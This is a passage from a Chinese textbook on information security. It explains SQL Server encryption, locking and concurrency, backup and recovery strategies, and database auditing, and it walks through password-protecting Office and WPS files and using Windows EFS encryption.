图 4-23　SQL Server 2005 的数据加密机制

（3）对称密钥。对称密钥是加密和解密都使用的一个密钥。使用对称密钥进行加密和解密非常快，适用于对数据库中敏感数据的日常使用。

（4）证书。公钥证书（通常只称为证书）是一个数字签名语句，它将公钥的值绑定到拥有对应私钥的人员、设备或服务的标识上。证书是由证书颁发机构（CA）颁发和签名的。证书的主要好处是使主机不再需要为每个主题维护一组密码。相反，主机只需要与证书颁发者建立信任关系，然后证书颁发者就可以签名无限数量的证书。

（5）透明数据加密。透明数据加密（TDE）是使用对称密钥进行加密的一种特殊情况。TDE 使用称为数据库加密密钥的对称密钥加密整个数据库。数据库加密密钥受由数据库主密钥或存储在 EKM 模块中的非对称密钥保护的其他密钥或证书保护。

4. 并发控制

目前，多数数据库都是大型多用户数据库，所以数据库中的数据资源必须是共享的。为了充分利用数据库资源，应允许多个用户并行操作数据库。并发控制指的是当多个用户同时更新行时，用于保护数据库完整性的各种技术。并发机制不正确可能导致脏读、幻读和不可重复读等问题发生。

事务和锁是并发控制的主要机制，SQL Server 通过支持事务机制来管理多个事务，保证数据的一致性，并使用事务日志保证修改的完整性和可恢复性。SQL Server 遵从三级封锁协议，从而有效地控制并发操作可能产生的丢失更新、读“脏”数据、不可重复读等错误。

SQL Server 具有多种不同粒度的锁,允许事务锁定不同的资源,并能自动使用与任务相对应的等级锁来锁定资源对象,以使锁的成本最小化。

数据库提供的基本封锁类型有:

(1) 排他锁(eXclusive lock,简记为 X 锁):又称为写锁,若事务 T 对数据对象 A 加上 X 锁,则只允许 T 读取和修改 A,其他任何事务都不能再对 A 加任何类型的锁,直到 T 释放 A 上的锁。排他锁保证了其他事务在 T 释放 A 上的锁之前不能再读取和修改 A。

(2) 共享锁(Share lock,简记为 S 锁):又称为读锁,若事务 T 对数据对象 A 加上 S 锁,则其他事务只能再对 A 加 S 锁,而不能加 X 锁,直到 T 释放 A 上的 S 锁。共享锁保证了其他事务可以读 A,但在 T 释放 A 上的 S 锁之前不能对 A 做任何修改。

5. 备份和恢复

数据库的失效往往导致一个机构的瘫痪,然而,任何一个数据库系统不可能总不发生故障。数据库系统对付故障有两种办法:其一是尽可能提高系统的可靠性;其二是在系统发生故障后,把数据库恢复至原来的状态。仅仅有前者是远远不够的,后者是更为重要的,即必须有数据库发生故障后恢复原状态的技术。

(1) 数据库故障的类型

数据库发生故障的类型主要分为以下 4 类:

① 事务故障:某个事务在运行过程中由于种种原因未运行至正常终止点就夭折。发生的原因主要有:输入数据有误;运算溢出;违反了某些完整性限制;某些应用程序出错;并行事务发生死锁等。

② 系统故障:系统发生瘫痪,内存中的信息丢失,而存储在外存储设备上的数据未受到影响。

③ 介质故障:最严重的故障,存储在外存上的数据部分损失或全部损失。

④ 计算机病毒:计算机病毒对计算机系统的威胁也同样存在于数据库系统中。

(2) 数据备份类型及策略

数据库产品都提供了多种数据库备份方式,用户可以按照业务需求和数据重要性进行备份方式的选择和备份策略的制定。

以 SQL Server 2005 为例,提供了以下 4 种备份方式:

① 完全备份。备份完整的数据库信息,包括数据文件和日志文件。特点是备份所需时间长,占用备份设备空间大,但是恢复时间短,数据恢复最可靠。

② 差异备份。只备份上次完全备份之后的数据库变化的数据。包括数据文件和日志文件信息。特点是备份时间较短,占用空间较少,但是恢复时需要与完全备份一起进行。

③ 日志备份。只备份日志文件信息。特点是备份所需时间短,占用空间很少,但是恢复所需时间和资源多。

④ 文件/文件组备份。对数据库的部分文件进行备份。一般应用于大型数据库。

数据库的多种备份方式各有优缺点,因此可以结合使用,并制定计划自动执行,以形成数据备份的完善方案。

例如对于一般的办公自动化系统来说,数据量不是很大,数据重要性程度不是很高,那么可以制定如下备份策略:每月执行一次完全备份,每天只执行差异备份。而对于数据敏感性很高的银行系统来讲,需要制定完善的备份策略,如每周执行完全备份,每天执行差异

备份，而每3个小时执行一次日志备份，加大备份力度。

(3) 数据恢复策略

把数据库的数据从错误状态恢复到某一已知的正确状态（亦称为一致状态或完整状态），就是数据库的恢复。恢复子系统是数据库管理系统的一个重要的组成部分，而且还相当庞大，常常占整个系统代码的百分之十以上。数据库系统所采用的恢复技术是否行之有效，不仅对系统的可靠程度起着决定性作用，而且对系统的运行效率也有很大影响，是衡量系统性能优劣的重要指标。

① 事务故障的恢复策略：反向扫描日志文件，对事务的更新操作做逆操作。由数据库管理系统（DBMS）自动完成，对用户透明。

② 系统故障的恢复策略：首先正向扫描日志文件，找出在故障发生前已经提交的事务，将其事务标识记入重做队列，同时找出故障发生时尚未完成的事务，将其事务标识记入撤销队列。然后对于撤销队列的事务进行撤销处理（逆操作），对于重做队列的事务进行重做处理。整个恢复在系统重新启动时自动完成，不需要用户干预。

③ 介质故障的恢复策略：首先重装数据库，恢复最新的数据库备份，使数据库恢复到最近一次备份时的一致性状态，然后装入最新的日志文件备份，重做已经完成的事务。介质故障的恢复需要DBA的介入。

④ 数据库镜像：为了避免介质故障带来的损失，很多数据库管理系统都提供了数据库镜像（mirror）功能用于数据库恢复。即根据DBA的要求，自动把整个数据库或者其中的关键数据复制到另一个磁盘上，每当主数据库更新时，DBMS自动把更新后的数据复制过去，即DBMS自动保证镜像数据与主数据库的一致性。这样，当出现介质故障时，可以由镜像磁盘继续支持业务使用，同时，DBMS自动利用镜像磁盘数据进行数据库的恢复，不需要关闭系统和重装数据库副本。如图4-24(a)所示为日常情况下主数据库和镜像数据库的应用情况，图4-24(b)所示为当主数据库发生故障时，镜像数据库继续支持业务应用的情况。




图4-24 数据库镜像

6. 数据库审计

数据库审计是指监视和记录用户对数据库所施加的各种操作的机制。数据库管理系统的审计主要分为：语句审计、特权审计、模式对象审计和资源审计。语句审计是指监视一个

或者多个特定用户或者所有用户提交的 SQL 语句；特权审计是指监视一个或者多个特定用户或者所有用户使用的系统特权；模式对象审计是指监视一个模式中在一个或者多个对象上发生的行为；资源审计是指监视分配给每个用户的系统资源。审计机制应该至少记录用户标识和认证、客体访问、授权用户进行并会影响系统安全的操作，以及其他安全相关事件。审计的策略库一般由两个方面因素构成，即数据库本身可选的审计规则和管理员设计的触发策略机制。

4.8 应用系统安全性

4.8.1 办公软件安全保护

在日常工作中，经常用一些办公软件(如 Microsoft Office 和 WPS Office)来制作一些文稿、表格、演示文稿和数据库等，为了数据安全，这些软件都提供了加密功能。

1. 加密 Microsoft Office 文件

(1) 对 Word，Excel，PowerPoint 文件的加密。

加密这 3 种类型的文件，方法相似，可以通过下面两种途径不定期实现。

方法一：选项设置。在 Office 应用软件的窗口中，单击“工具”菜单，选择“选项”命令，弹出“选项”对话框，选择“安全性”选项卡(如图 4-25 所示)，设置好“打开文件时的密码”和“修改文件时的密码”后，确定退出，然后保存当前文档。再次打开文件和修改文件时，都需要有正确的密码才能进行。



图 4-25 文档加密方法一

方法二：保存加密。对打开的文件进行“保存”或“另存为”操作时，打开“另存为”对话框，单击工具栏上的“工具”菜单右侧的下拉按钮，在随后弹出的下拉列表中，选择“安全措施”选项，弹出“安全性”对话框，设置好“打开文件时的密码”和“修改文件时的密码”后，确定退出，然后再保存文档。如图 4-26 所示。



图 4-26　文档加密方法二

（2）对 Access 文件的加密。

启动 Access，执行“文件”|“打开”命令，弹出“打开”对话框，选中需要加密的数据库文件，然后按右下角“打开”按钮右侧的下拉按钮，在随后弹出的下拉列表中，选择“以独占方式打开”选项，打开相应的数据库文件。执行“工具”|“安全”|“设置数据库密码”命令，弹出“设置数据库密码”对话框（如图 4-27 所示），设置好密码后，确定返回，即可对打开的数据库文件进行加密。



图 4-27　Access 加密

2. WPS 加密

WPS 作为国内应用比较广泛的办公软件之一，提供了两种密码保护，即“普通型加密”和“绝密型加密”。在 WPS 2000 的说明书中谈到，当用户遗忘文档密码之后，若文档采用的是“普通型加密”方式，则可向金山公司的技术人员求救，由他们帮你找出遗忘的密码；若文

档采用的是“绝密型加密”方式，密码遗忘后根本无法解密。下面就来介绍如何为文档设置密码。

首先，新建立一个文档，然后对其进行编辑，在保存的时候，勾选对话框下边的“E 文件加密”选项，并在弹出的对话框中设置加密类型为普通型加密还是绝密型加密，然后填写相应的密码(如图 4-28 所示)。




图 4-28　WPS 2000 文档设置密码对话框

4.8.2　目录和文件安全性

1. 加密文件系统(EFS)

加密文件系统 EFS(encrypting file system)是一种静态文件加密保护措施，是 Windows 2000，Windows XP Professional，Windows Server 2003 等的 NTFS 文件系统的一个组件(Windows XP Home 版本不包含 EFS 功能)。

EFS 加密是基于公钥策略的。在使用 EFS 加密一个文件或文件夹时，系统首先会生成一个由伪随机数组成的 FEK(file encryption key，文件加密钥匙)，然后将利用 FEK 和数据扩展标准 X 算法创建加密后的文件，并把它存储到硬盘上，同时删除未加密的原始文件。随后系统利用你的公钥加密 FEK，并把加密后的 FEK 存储在同一个加密文件中。而在访问被加密的文件时，系统首先利用当前用户的私钥解密 FEK，然后利用 FEK 解密出文件。在首次使用 EFS 时，如果用户还没有公钥/私钥对(统称为密钥)，则会首先生成密钥，然后加密数据。如果你登录到了域环境中，密钥的生成依赖于域控制器，否则它就依赖于本地机器。

使用 EFS 加密文件或者文件夹时需要注意：

- 只有 NTFS 卷上的文件或者文件夹才能被加密。
- 如果把未加密的文件复制到具有加密属性的文件夹中，这些文件将会被自动加密。
- 被 EFS 加密过的数据不能在 Windows 中直接共享。
- 如果通过网络传输经 EFS 加密过的数据，这些数据在网络上将以明文的形式传输。

2. 使用 EFS 加密文件或文件夹

加密文件或文件夹的步骤如下。

(1) 在资源管理器 NTFS 格式的分区上(不能是 FAT 或者 FAT32 格式)找到并选择要加密的文件或文件夹,然后右击鼠标,在弹出的菜单中选择"属性"命令,在打开的对话框中单击"常规"标签,如图 4-29 所示。

(2) 单击"高级"按钮,打开如图 4-30 所示的对话框。




图 4-29 文件属性




图 4-30 "高级属性"对话框

(3) 勾选"加密内容以便保护数据"复选框,然后单击"确定"按钮返回如图 4-31 所示的对话框。再单击"确定"按钮。

注意,如果加密的是一个文件夹,在首次加密文件或文件夹时,系统会弹出如图 4-31 所示的"确认属性更改"对话框,该对话框中的选项设置将影响到今后的加密操作。在这个对话框中有两个单选项可以选择(如果文件夹是空的,则不会出现提示)。

- 如果选中"仅将更改应用于该文件夹"单选按钮,那么该文件夹中现有的所有文件和子文件夹都不会被加密,但是,今后添加到该文件夹中的所有文件和子文件夹在添加时将被自动加密。
- 如果选中"将更改应用于该文件夹、子文件夹和文件"单选按钮,那么该文件夹中现有的所有文件和子文件夹以及今后添加到该文件夹中的文件和子文件夹都将被加密。

如果加密的是单一文件,再单击如图 4-29 所示的对话框中的"确定"按钮后,系统弹出的是如图 4-32 所示的"加密警告"对话框。在此对话框中同样有两个单选项可供选择,但是与图 4-31 所示的不一样,可以根据需要进行选择。



图 4-31 "确认属性更改"对话框

